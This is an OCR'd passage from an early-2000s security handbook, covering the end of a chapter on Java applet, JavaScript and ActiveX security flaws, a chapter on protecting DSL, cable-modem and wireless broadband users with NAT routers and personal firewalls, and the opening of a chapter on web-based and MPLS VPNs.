Java applets are not supposed to be able to establish network connections to machines other than the server they were loaded from. However, there are applets that exploit bugs and design flaws that allow it to establish a back-door communications link to a third machine (other than the client or server). This link could be used to send information that may be of interest to a hacker. Because many ready-to-use Java applets are available for download from the Internet, it would be possible for an attacker to write a useful applet, upload it to a site where Webmasters would download it, and then sit back and wait for information sent by the applet to reach their systems.

WHAT KIND OF INFORMATION CAN THE APPLET SEND BACK?

Due to another implementation problem found in August 1996 by the Safe Internet Programming research team at Princeton University, the possibilities are literally endless. A flaw found in Netscape Navigator versions 3.0 beta 5 and earlier versions, and Microsoft Internet Explorer 3.0 beta 2 and earlier versions, allows applets to gain full read and write access to the files on a Web surfer's machine. This bug means that the attacker can get copies of any files on the machine or replace existing data or program files with hacked versions.

Giving Java applets the ability to connect to an arbitrary host on the network or Internet opens the door to another type of attack. A malicious applet, downloaded to and running on a client inside of a firewalled system, could establish a connection to another host behind the firewall and access files and programs. Because the attacking host is actually inside the secured system, the firewall will not know that the access is actually originating from outside the network.

Another bug found in August 1996 by the Princeton team affects only Microsoft Internet Explorer version 3.0 and allows applets (which are not supposed to be allowed to start processes on the client machine) to execute any DOS command on the client. This allows the applet to delete

or change files or programs or insert new or hacked program code such as viruses or backdoors. Microsoft has issued a patch (available on its Web site at http://www.microsoft.com/ie) to Internet Explorer that corrects the problem.

Princeton's SIP team also found a hole that would allow a malicious application to execute arbitrary strings of machine code, even though the Java virtual machine is only supposed to be able to execute the limited set of Java bytecodes. The problem was fixed in Netscape Navigator 3.0 beta 6 and Microsoft Internet Explorer 3.0 beta 2.

JAVASCRIPT: A DIFFERENT GRIND

Netscape's JavaScript scripting language may be named Java, but it is distinct from Sun's applet platform. JavaScript is Netscape Navigator's built-in scripting language that allows Webmasters to do cross-platform development of applets that control browser events, objects such as tables and forms, and various activities that happen when users click on an object with their mouse.

Like Java, JavaScript runs applications in a virtual machine to prevent them from performing functions that would be detrimental to the operation of the client workstations. Also like Java, there are several flaws in the implementation of the security features of JavaScript. Some of the flaws found in JavaScript include the ability for malicious applets to:

- Obtain users' E-mail addresses from their browser configuration.
- Track the pages that a user visits and mail the results back to the script author.
- Access the client's file system, reading and writing files.

A list of JavaScript bugs and fixes can be found on John LoVerso's Web page at the Open Software Foundation (http://www.osf.org/~ loverso/javascript/).

ActiveX: Microsoft's Vision for Distributed Component Computing. Microsoft's entry in the applet development tool wars, ActiveX, is very different from Java and presents its own set of security challenges. ActiveX is made up of server and client components, including:

- Controls, which are applets that can be embedded in Web pages and executed at the client. Controls can be written in a number of languages, including Visual Basic and Visual C++.
- Documents that provide access to non-HTML content, such as word processing documents or spreadsheets, from a Web browser.
- The Java virtual machine, which allows standard Java applets to run at the client.

- Scripting, which allows the Web developer to control the integration of controls and Java applets on a Web page.
- The server framework, which provides a number of server-side functions such as database access and data security.

Java applets running in an ActiveX environment (e.g., Microsoft's Internet Explorer Web browser) use the same security features and have the same security issues associated with JavaScript. Microsoft offers a Java development environment (i.e., Visual J++) as well as other sandbox languages (i.e., VBScript, based on Visual Basic and JScript, Microsoft's implementation of Netscape's JavaScript) for the development of applications that are limited as to the functions they can perform.

When developers take advantage of ActiveX's ability to integrate programs written in Visual Basic or C++, the virtual machine model of Java no longer applies. In these cases, compiled binaries are transferred from the server to the Web client for execution. These compiled binaries have full access to the underlying computing platform, so there is no reason that the application could not read and write files on the client system, send information from the client to the server (or another machine), or perform a destructive act such as erasing a disk or leaving a virus behind.

USING AUTHENTICODE FOR ACCOUNTABILITY

Microsoft's approach to security for non-Java ActiveX applications is based on the concept of accountability — knowing with certainty the identity of the person or company that wrote a piece of software and that the software was not tampered with by a third party. Microsoft sees the issues related to downloading applets from the Web as similar to those involved in purchasing software; users need to know where the software is coming from and that it is intact. Accountability also means that writers of malicious code could be tracked down and would have to face consequences for their actions.

The mechanism that Microsoft offers to implement this accountability is called Authenticode. Authenticode uses a digital signature attached to each piece of software downloaded from the Internet. The signature is a cryptographic code attached by the software developer to an applet. Developers must enter a private key (known only to them) to sign their application, assuring their identity. The signature also includes an encrypted checksum of the application itself, which allows the client to determine if the applet has changed since the developer released it.

ACTIVEX: THE DOWNSIDE

This approach provides developers and users with access to feature-rich applications, but at a price. If an application destroys information on a user's computer, accountability will not help recover their data or repair

damage done to their business. Once the culprit has been found, bringing them to justice may be difficult because new computer crimes are developing faster than methods for prosecuting them.

Microsoft acknowledges that Authenticode does not guarantee that end users will never download malicious code to their PCs and that it is a first step in the protection of information assets.

Further information on ActiveX can be found on Microsoft's Web site (http://www.microsoft.com/activex) and at the ActiveX Web site run by CNet Technology Corp. (http://www.activex.com).

AN OUNCE OF PREVENTION

So far, this article has discussed problems posed by applets. Following are some steps that can be taken to lessen the exposure faced by users.

Make Sure the Basics Are Covered

Users need to back up their data and programs consistently, and sensitive data should be stored on secure machines. The surest way to avoid applet security problems is to disable support for applet execution at the browser. If the code cannot execute, it cannot do damage.

Of course, the main downside of this approach is that the users will lose the benefits of being able to run applets. Because the ability to run applets is part of the client browser, turning off applets is usually accomplished at the desktop and a knowledgeable user could simply turn applet support back on. Firewall vendors are starting to provide support for filtering out applets, completely or selectively, before they enter the local network.

Users Should Run the Latest Available Versions of Their Web Browsers

Each new version corrects not only functional and feature issues, but security flaws. If an organization is planning to use applets on its Web pages, it is preferable to either write them internally or obtain them from trusted sources. If applets will be downloaded from unknown sources, a technical person with a good understanding of the applet language should review the code to be sure that it does only what it claims to.

Mark LaDue, a researcher at Georgia Tech has a Web page (available at http://www.math.gatech.edu/~mladue/HostileApplets.html) containing a number of hostile applets available for download and testing. Seeing some real applications may help users recognize new problem applets that may be encountered.

CONCLUSION

IS personnel should monitor the Princeton University Safe Internet Programming group's home page (located at http://www.cs.prince-

ton.edu/sip) for the latest information on security flaws and fixes (under News). It is also a good idea to keep an eye on browser vendors' home pages for news of new versions.

Applets offer users and network managers a whole new paradigm for delivering applications to the desktop. Although, like any new technology, applets present a new set of challenges and concerns, their benefits can be enjoyed while their risks can be managed.

Al Berg is the director of Strategic Technologies at NETLAN Inc. in New York, NY. He can be reached via E-mail at: al_berg@netlan.com.

Security for Broadband Internet Access Users

James Trulove

High-speed access is becoming increasingly popular for connecting to the Internet and to corporate networks. The term "high-speed" is generally taken to mean transfer speeds above the 56 kbps of analog modems, or the 64 to 128 kbps speeds of ISDN. There are a number of technologies that provide transfer rates from 256 kbps to 1.544 Mbps and beyond. Some offer asymmetrical uplink and downlink speeds that may go as high as 6 Mbps. These high-speed access methods include DSL, cable modems, and wireless point-to-multipoint access.

DSL services include all of the so-called "digital subscriber line" access methods that utilize conventional copper telephone cabling for the physical link from customer premise to central office (CO). The most popular of these methods is ADSL, or asymmetrical digital subscriber line, where an existing POTS (plain old telephone service) dial-up line does double duty by having a higher frequency digital signal multiplexed over the same pair. Filters at the user premise and at the central office tap off the digital signal and send it to the user's PC and the CO router, respectively.

The actual transport of the ADSL data is via ATM, a factor invisible to the user, who is generally using TCP/IP over Ethernet. A key security feature of DSL service is that the transport media (one or two pairs) is exclusive to a single user. In a typical neighborhood of homes or businesses, individual pairs from each premise are, in turn, consolidated into larger cables of many pairs that run eventually to the service provider's CO. As with a conventional telephone line, each user is isolated from other users in the neighborhood. This is inherently more secure than competing high-speed technologies. The logical structure of an ADSL distribution within a neighborhood is shown in Exhibit 47.1A.

Cable modems (CMs) allow a form of high-speed shared access over media used for cable television (CATV) delivery. Standard CATV video channels are delivered over a frequency range from 54 MHz to several hundred megahertz. Cable modems simply use a relatively narrow band of those frequencies that are unused for TV signal delivery. CATV signals are normally delivered through a series of in-line amplifiers and signal splitters to a typical neighborhood cable segment. Along each of these final segments, additional signal splitters (or taps) distribute the CATV signals to users. Adding two-way data distribution to the segment is relatively easy because splitters are inherently two-way devices and no amplifiers are within the segment. However, the uplink signal from users in each segment must be retrieved at the head of the segment and either repeated into the next up-line segment or converted and transported separately.

As shown in Exhibit 47.1B, each neighborhood segment is along a tapped coaxial cable (in most cases) that terminates in a common-equipment cabinet (similar in design to the subscriber-line interface cabinets used in telephone line multiplexing). This cabinet contains the equipment to filter off the data signal from the neighborhood coax segment and transport it back to the cable head-end. Alternative data routing may be provided between the common equipment cabinets and the NOC (network operations center), often over fiber-optic cables. As a matter of fact, these neighborhood distribution cabinets are often used as a transition point for all CATV signals between fiber-optic transmission links and the installed coaxial cable to the users. Several neighborhood segments may terminate in each cabinet. When a neighborhood has been rewired for fiber distribution and cable modem services, the most often outward sign is the appearance of a four-foot high




EXHIBIT 47.1 Broadband and wireless Internet access methods.

green or gray metal enclosure. These big green (or gray) boxes are metered and draw electrical power from a local power pole and often have an annoying little light to warn away would-be villains.

Many areas do not have ready availability of cable modem circuits or DSL. Both technologies require the user to be relatively near the corresponding distribution point and both need a certain amount of infrastructure expansion by the service provider. A wireless Internet option exists for high-speed access from users who are in areas that are otherwise unserved. The term "wireless Internet" refers to a variety of noncellular radio services that interconnect users to a central access point, generally with a very high antenna location on a high building, a broadcast tower, or even a mountaintop. Speeds can be quite comparable to the lower ranges of DSL and CM (i.e., 128 to 512 kbps). Subscriber fees are somewhat higher, but still a great value to someone who would otherwise have to deal with low-speed analog dial access.

Wireless Internet is often described as point-to-multipoint operation. This refers to the coverage of several remote sites from a central site, as opposed to point-to-point links that are intended to serve a pair of sites exclusively. As shown in Exhibit 47.1C, remote user sites at homes or businesses are connected by a radio link to a central site. In general, the central site has an omnidirectional antenna (one that covers equally in all radial directions) while remote sites have directional antennas that point at the central antenna.

Wireless Internet users share the frequency spectrum among all the users of a particular service frequency. This means that these remote users must share the available bandwidth as well. As a result, as with the cable modem situation, the actual data throughput depends on how many users are online and active. In addition, all the transmissions are essentially broadcast into the air and can be monitored or intercepted with the proper equipment. Some wireless links include a measure of encryption but the key may still be known to all subscribers to the service.

There are several types of wireless systems permitted in the United States, as with the European Union, Asia, and the rest of the world. Some of these systems permit a single provider to control the rights to a particular frequency allocation. These exclusively licensed systems protect users from unwanted interference from other users and protect the large investment required of the service provider. Other systems utilize a frequency spectrum that is shared and available to all. For example, the 802.11 systems at 2.4 GHz and 5.2 GHz are shared-frequency, nonlicensed systems that can be adapted to point-to-multipoint distribution.

Wireless, or radio-frequency (RF), distribution is subject to all of the same distance limitations, antenna designs, antenna siting, and interference considerations of any RF link. However, in good circumstances, wireless Internet provides a very satisfactory level of performance, one that is comparable to its wired competitors.

Broadband Security Risks

Traditional remote access methods, by their very nature, provide a fair measure of link security. Dial-up analog and dial-on-demand ISDN links have relatively good protection along the path between the user's computer and the access service provider (SP). Likewise, dedicated links to an Internet service provider (ISP) are inherently safe as well, barring any intentional (and unauthorized/illegal) tapping. However, this is not necessarily the case with broadband access methods.

Of the common broadband access methods, cable modems and wireless Internet have inherent security risks because they use shared media for transport. On the other hand, DSL does indeed utilize an exclusive path to the CO but has some more subtle security issues that are shared with the other two methods.

The access-security issue with cable modems is probably the most significant. Most PC users run a version of the Microsoft Windows® operating system, popularly referred to just as Windows. All versions of Windows since Windows 95® have included a feature called peer-to-peer networking. This feature is in addition to the TCP/IP protocol stack that supports Internet-oriented traffic. Microsoft Windows NT® and Windows 2000® clients also support peer-to-peer networking. These personal operating systems share disk, printer, and other resources in a *network neighborhood* utilizing the NetBIOS protocol. NetBIOS is inherently nonroutable although it can be encapsulated within TCP/IP and IPX protocols. A particular network neighborhood is identified by a Workgroup name and, theoretically, devices with different Workgroup names cannot converse.

A standard cable modem is essentially a two-way repeater connected between a user's PC (or local network) and the cable segment. As such, it repeats everything along your segment to your local PC network and everything on your network back out to the cable segment. Thus, all the "private" conversations one might have with one's network-connected printer or other local PCs are available to everyone on the segment. In addition, every TCP/IP packet that goes between one's PC and the Internet is also available for eavesdropping along the cable segment. This is a very serious security risk, at least among those connected to a particular segment. It makes an entire group of cable modem users vulnerable to monitoring, or even intrusion. Specific actions to mitigate this risk are discussed later.

Wireless Internet acts essentially as a shared Ethernet segment, where the segment exists purely in space rather than within a copper medium. It is "ethereal," so to speak. What this means in practice is that every transmission to one user also goes to every authorized (and unauthorized) station within reception range of the central tower. Likewise, a user's transmissions back to the central station are available to anyone who is capable of receiving that user's signal. Fortunately, the user's remote antenna is fairly directional and is not at the great height of the central tower. But someone who is along the path between the two can still pick up the user's signal.

Many wireless Internet systems also operate as a bridge rather than a TCP/IP router, and can pass the NetBIOS protocol used for file and printer sharing. Thus, they may be susceptible to the same type of eavesdropping and intrusion problems of the cable modem, unless they are protected by link encryption.

In addition to the shared-media security issue, broadband security problems are more serious because of the vast communication bandwidth that is available. More than anything else, this makes the broadband user valuable as a potential target. An enormous amount of data can be transferred in a relatively short period of time. If the broadband user operates mail systems or servers, these may be more attractive to someone wanting to use such resources surreptitiously.

Another aspect of broadband service is that it is "always on," rather than being connected on-demand as with dial-up service. This also makes the user a more accessible target. How can a user minimize exposure to these and other broadband security weaknesses?

Increasing Broadband Security

The first security issue to deal with is visibility. Users should immediately take steps to minimize exposure on a shared network. Disabling or hiding processes that advertise services or automatically respond to inquiries effectively shields the user's computer from intruding eyes. Shielding the computer will be of benefit whether the user is using an inherently shared broadband access, such as with cable modems or wireless, or has DSL or dial-up service. Also, remember that the user might be on a shared Ethernet at work or on the road. Hotel systems that offer high-speed access through an Ethernet connection are generally shared networks and thus are subject to all of the potential problems of any shared broadband access.

Shared networks clearly present a greater danger for unauthorized access because the Windows networking protocols can be used to detect and access other computers on the shared medium. However, that does not mean that users are unconditionally safe in using other access methods such as DSL or dial-up. The hidden danger in DSL or dial-up is the fact that the popular peer-to-peer networking protocol, NetBIOS, can be transported over TCP/IP. In fact, a common attack is a probe to the IP port that supports this.

There are some specific steps users can take to disable peer networking if they are a single-PC user. Even if there is more than one PC in the local network behind a broadband modem, users can take action to protect their resources.

Check Vulnerability

Before taking any local-PC security steps, users might want to check on their vulnerabilities to attacks over the Web. This is easy to do and serves as both a motivation to take action and a check on security steps. Two sites are recommended: www.grc.com and www.symantec.com/securitycheck. The grc.com site was created by Steve Gibson for his company, Gibson Research Corp. Users should look for the "shields up" icon to begin the testing. GRC is free to use and does a thorough job of scanning for open ports and hidden servers.

The Symantec URL listed should take the user directly to the testing page. Symantec can also test vulnerabilities in Microsoft Internet Explorer as a result of ActiveX controls. Potentially harmful ActiveX controls can be inadvertently downloaded in the process of viewing a Web page. The controls generally have full access to the computer's file system, and can thus contain viruses or even hidden servers. As is probably known, the Netscape browser does not have these vulnerabilities, although both types of browsers are somewhat vulnerable to Java and JavaScript attacks. According to information on this site, the online free version at Symantec does not have all the test features of the retail version, so users must purchase the tool to get a full test.

These sites will probably convince users to take action. It is truly amazing how a little demonstration can get users serious about security. Remember that this eye-opening experience will not decrease security in any way … it will just decrease a user's false sense of security!

Start by Plugging Holes in Windows

To protect a PC against potential attacks that might compromise personal data or even harm a PC, users will need to change the Windows Networking default configurations. Start by disabling file and printer sharing, or by password-protecting them, if one must use these features. If specific directories must be shared with other users on the local network, share just that particular directory rather than the entire drive. Protect each resource with a unique password. Longer passwords, and passwords that use a combination of upper/lower case, numbers, and allow punctuation, are more secure.

Windows Networking is transported over the NetBIOS protocol, which is inherently unroutable. The advantage to this feature is that any NetBIOS traffic, such as that for printer or file sharing, is blocked at any WAN router. Unfortunately, Windows has the flexibility of encapsulating NetBIOS within TCP/IP packets, which are quite routable. When using IP Networking, users may be inadvertently enabling this behavior. As a matter of fact, it is a little difficult to block. However, there are some steps users can take to isolate their NetBIOS traffic from being routed out over the Internet.

The first step is to block NetBIOS over TCP/IP. To do this in Windows, simply go to the Property dialog for TCP/IP and disable "NetBIOS over TCP/IP." Likewise, disable "Set this protocol to be the default." Now go to bindings and uncheck all of the Windows-oriented applications, such as Microsoft Networking or Microsoft Family Networking.




EXHIBIT 47.2 Addition of a NAT firewall for broadband Internet access.

The next step is to give local networking features an alternate path. Do this by adding IPX/SPX compatible protocol from the list in the Network dialog box. After adding IPX/SPX protocol, configure its properties to take up the slack created with TCP/IP. Set it to be the default protocol; check the "enable NetBIOS over IPX/SPX" option, and check the Windows-oriented bindings that were unchecked for TCP/IP. In exiting the dialog, by checking OK, notice that a new protocol has been added, called "NetBIOS support for IPX/SPX compatible Protocol." This added feature allows NetBIOS to be encapsulated over IPX, isolating the protocol from its native mode and from unwanted encapsulation over TCP/IP.

This action provides some additional isolation of the local network's NetBIOS communication because IPX is generally not routed over the user's access device. Be sure that IPX routing, if available, is disabled on the router. This will not usually be a problem with cable modems (which do not route) or with DSL connections because both are primarily used in IP-only networks. At the first IP router link, the IPX will be blocked. If the simple NAT firewall described in the next section is used, IPX will likewise be blocked. However, if ISDN is used for access, or some type of T1 router, check that IPX routing is off.

Now Add a NAT Firewall

Most people do not have the need for a full-fledged firewall. However, a simple routing device that provides network address translation (NAT) can shield internal IP addresses from the outside world while still providing complete access to Internet services. Exhibit 47.2A shows the normal connection provided by a cable or DSL modem. The user PC is assigned a public IP address from the service provider's pool. This address is totally visible to the Internet and available for direct access and, therefore, for direct attacks on all IP ports.

A great deal of security can be provided by masking internal addresses inside a NAT router. This device is truly a router because it connects between two IP subnets, the internal "private" network and the external "public" network. A private network is one with a known private network subnet address, such as 192.168.x.x or 10.x.x.x. These private addresses are nonroutable because Internet Protocol convention allows them to be duplicated at will by anyone who wants to use them. In the example shown in Exhibit 47.2B, the NAT router is inserted between the user's PC (or internal network of PCs) and the existing cable or DSL modem. The NAT router can act as a DHCP (Dynamic Host Control Protocol) server to the internal private network, and it can act as a DHCP client to the service provider's DHCP server. In this manner, dynamic IP address assignment can be accomplished in the same manner as before, but the internal addresses are hidden from external view.

A NAT router is often called a simple firewall because it does the address-translation function of a full-featured firewall. Thus, the NAT router provides a first level of defense. A common attack uses the source IP address of a user's PC and steps through the known and upper IP ports to probe for a response. Certain of

these ports can be used to make an unauthorized access to the user's PC. Although the NAT router hides the PC user's IP address, it too has a valid public IP address that may now be the target of attacks. NAT routers will often respond to port 23 Telnet or port 80 HTTP requests because these ports are used for the router's configuration. The user must change the default passwords on the router, as a minimum; and, if allowable, disable any access to these ports from the Internet side.

Several companies offer simple NAT firewalls for this purpose. In addition, some products are available that combine the NAT function with the cable or DSL modem. For example, LinkSYS provides a choice of NAT routers with a single local Ethernet port or with four switched Ethernet ports. List prices for these devices are less than $200, with much lower street prices.

Install a Personal Firewall

The final step in securing a user's personal environment is to install a personal firewall. The current software environment includes countless user programs and processes that access the Internet. Many of the programs that connect to the Internet are obvious: the e-mail and Web browsers that everyone uses. However, one may be surprised to know that a vast array of other software also makes transmissions over the Internet connection whenever it is active. And if using a cable modem or DSL modem (or router), one's connection is always active if one's PC is on.

For example, Windows 98 has an update feature that regularly connects to Microsoft to check for updates. A virus checker, personal firewall, and even personal finance programs can also regularly check for updates or, in some cases, for advertising material. The Windows update is particularly persistent and can check every five or ten minutes if it is enabled. Advertisements can annoyingly pop up a browser mini-window, even when the browser is not active.

However, the most serious problems arise from the unauthorized access or responses from hidden servers. Chances are that a user has one or more Web server processes running right now. Even the music download services (e.g., MP3) plant servers on PCs. Surprisingly, these are often either hidden or ignored, although they represent a significant security risk. These servers can provide a backdoor into a PC that can be opened without the user's knowledge. In addition, certain viruses operate by planting a stealth server that can be later accessed by an intruder.

A personal firewall will provide a user essential control over all of the Internet accesses that occur to or from his PC. Several products are on the market to provide this function. Two of these are Zone Alarm from Zone Labs (www.zonelabs.com) and Black Ice Defender from Network Ice (www.networkice.com). Other products are available from Symantec and Network Associates. The use of a personal firewall will alert the user to all traffic to or from his broadband modem and allow the user to choose whether he wants that access to occur. After an initial setup period, Internet access will appear perfectly normal, except that unwanted traffic, probes, and accesses will be blocked.

Some of the products alert the user to unwanted attempts to connect to his PC. Zone Alarm, for example, will pop up a small window to advise the user of the attempt, the port and protocol, and the IP address of the attacker. The user can also observe and approve the ability of his applications to access the Internet. After becoming familiar with the behavior of these programs, the user can direct the firewall to always block or allow access. In addition, the user can explicitly block server behavior from particular programs. A log is kept of actions so that the user can review the firewall activities later, whether or not he disables the pop-up alert window.

Thus far, this chapter has concentrated on security for broadband access users. However, after seeing what the personal firewall detects and blocks, users will certainly want to put it on all their computers. Even dial-up connections are at great risk from direct port scanning and NetBIOS/IP attacks. After installation of a personal firewall, it is not unusual to notice probes beginning within the first 30 seconds after connecting. And if one monitors these alerts, one will continue to see such probes blocked over the course of a session. Do not be alarmed. These probes were happening before the firewall was installed, just without the user's knowledge. The personal firewall is now blocking all these attempts before they can do any harm. Broadband users with a consistent public IP address will actually see a dramatic decrease over time in these probes. The intruders do not waste time going where they are unwelcome.

Summary

Broadband access adds significant security risks to a network or a personal computer. The cable modem or DSL connection is normally always active and the bandwidth is very high compared to slower dial-up or ISDN methods. Consequently, these connections make easy targets for intrusion and disruption. Wireless Internet users have similar vulnerabilities, in addition to possible eavesdropping through the airwaves. Cable modem users suffer additional exposure to nonroutable workgroup protocols, such as Windows-native NetBIOS.

Steps should be taken in three areas to help secure PC resources from unwanted intrusions.

1. Eliminate or protect Windows workgroup functions such as file and printer sharing. Change the default passwords and enable IPX encapsulation if these functions are absolutely necessary.
2. Add a simple NAT firewall/router between the access device and PCs. This will screen internal addresses from outside view and eliminate most direct port scans.
3. Install and configure a personal firewall on each connected PC. This will provide control over which applications and programs have access to Internet resources.

New Perspectives on VPNs

Keith Pasley, CISSP, CNE

Wide acceptance of security standards in IP and deployment of quality-of-service (QoS) mechanisms like Differentiated Services (DiffServ) and Resource Reservation Protocol (RSVP) within Multi-Protocol Label Switching (MPLS) is increasing the feasibility of virtual private networks (VPNs). VPNs are now considered mainstream; most service providers include some type of VPN service in their offerings, and IT professionals have grown familiar with the technology. Also, with the growth of broadband, more companies are using VPNs for remote access and telecommuting. Specifically, the small-office/home-office market has the largest growth projections according to industry analysts. However, where once lay the promise of IPSec-based VPNs, it is now accepted that IPSec does not solve all remote access VPN problems.

As user experience with VPNs has grown, so have user expectations. Important user experience issues such as latency, delay, legacy application support, and service availability are now effectively dealt with through the use of standard protocols such as MPLS and improved network design. VPN management tools that allow improved control and views of VPN components and users are now being deployed, resulting in increased scalability and lower ongoing operational costs of VPNs. At one time it was accepted that deploying a VPN meant installing "fat"-client software on user desktops, manual configuration of encrypted tunnels, arcane configuration entry into server-side text-based configuration files, intrusive network firewall reconfigurations, minimal access control capability, and a state of mutual mystification due to vendor hype and user confusion over exactly what the VPN could provide in the way of scalability and manageability. New approaches to delivering on the objective of secure yet remote access are evolving, as shown by the adoption of alternatives to that pure layer 3 tunneling VPN protocol, IPSec. User feedback to vendor technology, the high cost of deploying and managing large-scale VPNs, and opportunity cost analysis are helping to evolve these new approaches to encrypting, authenticating, and authorizing remote access into enterprise applications.

Web-Based IP VPN

A granular focus on Web-enabling business applications by user organizations has led to a rethinking of the problem and solution by VPN vendors.

The ubiquitous Web browser is now frequently the "client" of choice for many network security products. The Web-browser-as-client approach solves a lot of the old problems but also introduces new ones. For example, what happens to any residual data left over from a Web VPN session? How is strong authentication performed? How can the remote computer be protected from subversion as an entry point to the internal network while the VPN tunnel is active? Until these questions are answered, Web browser-based VPNs will be limited from completely obsolescing client/server VPNs.

Most Web-based VPN solutions claim to deliver applications, files, and data to authorized users through any standard Web browser. How that is accomplished differs by vendor. A trend toward turnkey appliances is influencing the development of single-purpose, highly optimized and scalable solutions based on both proprietary and open-source software preinstalled on hardware. A three-tiered architecture is used by most of these vendors. This architecture consists of a Web browser, Web server/middleware, and back-end application.

The Web browser serves as the user interface to the target application. The Web server/middleware is the core component that translates the LAN application protocol and application requests into a Web browser-presentable format. Transport Layer Security (TLS) and Secure Socket Layer (SSL) are the common tunneling protocols used. Authentication options include user name and password across TLS/SSL, two-factor tokens such as RSA SecureID, and (rarely) Web browser-based digital certificates. Due to the high business value assigned to e-mail access, resilient hardware design and performance tuning of software to specific hardware is part of the appeal of the appliance approach. Redundant I/O, RAID 1 disk subsystems, redundant power supplies, hot-swappable cooling fans and disk drives, failover/clustering modes, dual processors, and flash memory-based operating systems are features that help ensure access availability. Access control is implemented using common industry-standard authentication protocols such as Remote Access Dial-In User Service (RADIUS, RFC 2138) and Lightweight Directory Access Protocol (LDAP, RFCs 2251–2256).

Applications

E-mail access is the number-one back-end application for this class of VPN. E-mail has become the lifeblood of enterprise operations. Imagine how a business could survive for very long if its e-mail infrastructure were not available. However, most Web-based e-mail systems allow cleartext transmissions of authentication and mail messages by default. A popular Web mail solution is to install a server-side digital certificate and enable TLS/SSL between the user browsers and the Web mail server. The Web mail server would proxy mail messages to the internal mail server. Variations to this include using a mail security appliance (Mail-VPN) that runs a hardened operating system and Web mail reverse proxy. Another alternative is to install the Web mail server on a firewall DMZ. The firewall would handle Web mail authentication and message proxying to and from the Web server on the DMZ. A firewall rule would be configured to only allow the DMZ Web server to connect to the internal mail server using an encrypted tunnel from the DMZ. E-mail gateways such as the McAfee series of e-mail security appliances focus on anti-virus and content inspection with no emphasis on securing the appliance itself from attack. Depending on how the network firewall is configured, this type of solution may be acceptable in certain environments.

On the other end of the spectrum, e-mail infrastructure vendors such as Mirapoint focus on e-mail components such as message store and LDAP directory server, but they offer very little integrated security of the appliance platform or the internal e-mail server. In the middle is the in-house solution, cobbled together using open-source components and cheap hardware with emphasis on low costs over resiliency, security, and manageability. Another class of Web mail security is offered by remote access VPN generalists such as Netilla, Neoteris, and Whale Communications. These vendors rationalize that the issue with IPSec VPNs is not that you cannot build an IPSec VPN tunnel between two IPSec gateways; rather, the issue is in trying to convince the peer IT security group to allow an encrypted tunnel through its firewall. Therefore, these vendors have designed their product architectures to use common Web protocols such as TLS/SSL and PPTP to tunnel to perimeter firewalls, DMZ, or directly to applications on internal networks.

VPN as a Service: MPLS-Based VPNS

Multi-Protocol Label Switching (MPLS) defines a data-link layer service (see Exhibit 48.1) based on an Internet Engineering Task Force specification (RFC 3031). MPLS specification does *not* define encryption or authentication. However, IPSec is a commonly used security protocol to encrypt IP data carried across an MPLS-based network. Similarly, various existing mechanisms can be used for authenticating users of MPLS-based networks. The MPLS specification defines a network architecture and routing protocol that efficiently forwards and allows prioritization of packets containing higher layer protocol data. Its essence is in the use of so-called labels. An MPLS label is a short identifier used to identify a group of packets that is forwarded in the same manner, such as along the same path, or given the same treatment. The MPLS label is inserted into existing protocol headers or can shimmed between protocol headers, depending on the type of device used to forward packets and overall network implementation.

For example, labels can be shimmed between the data-link and network layer headers or they can be encoded in layer 2 headers. The label is then used to route the so-called labeled packets between MPLS nodes. A network node that participates in MPLS network architectures is called a *label switch router* (LSR). The particular treatment of a labeled packet by an LSR is defined through the use of protocols that assign and distribute

EXHIBIT 48.1 MPLS topologies

Intranet/closed group
Simplest
Each site has routing knowledge of all other VPN sites
BGP updates are propagated between provider edge routers
Extranet/overlapping
Access control to prevent unwanted access
Strong authentication
Centralized firewall and Internet access
Use network address translation
Inter-provider
BGP4 updates exchange
Sub-interface for VPNs
Sub-interface for routing updates
Dial-up
Establish L2TP tunnel to virtual network gateway
Authenticate using RADIUS
Virtual routing and forwarding info downloaded as part authentication/authorization
Hub-and-spoke Internet access
Use a sub-interface for Internet
Use a different sub-interface for VPN

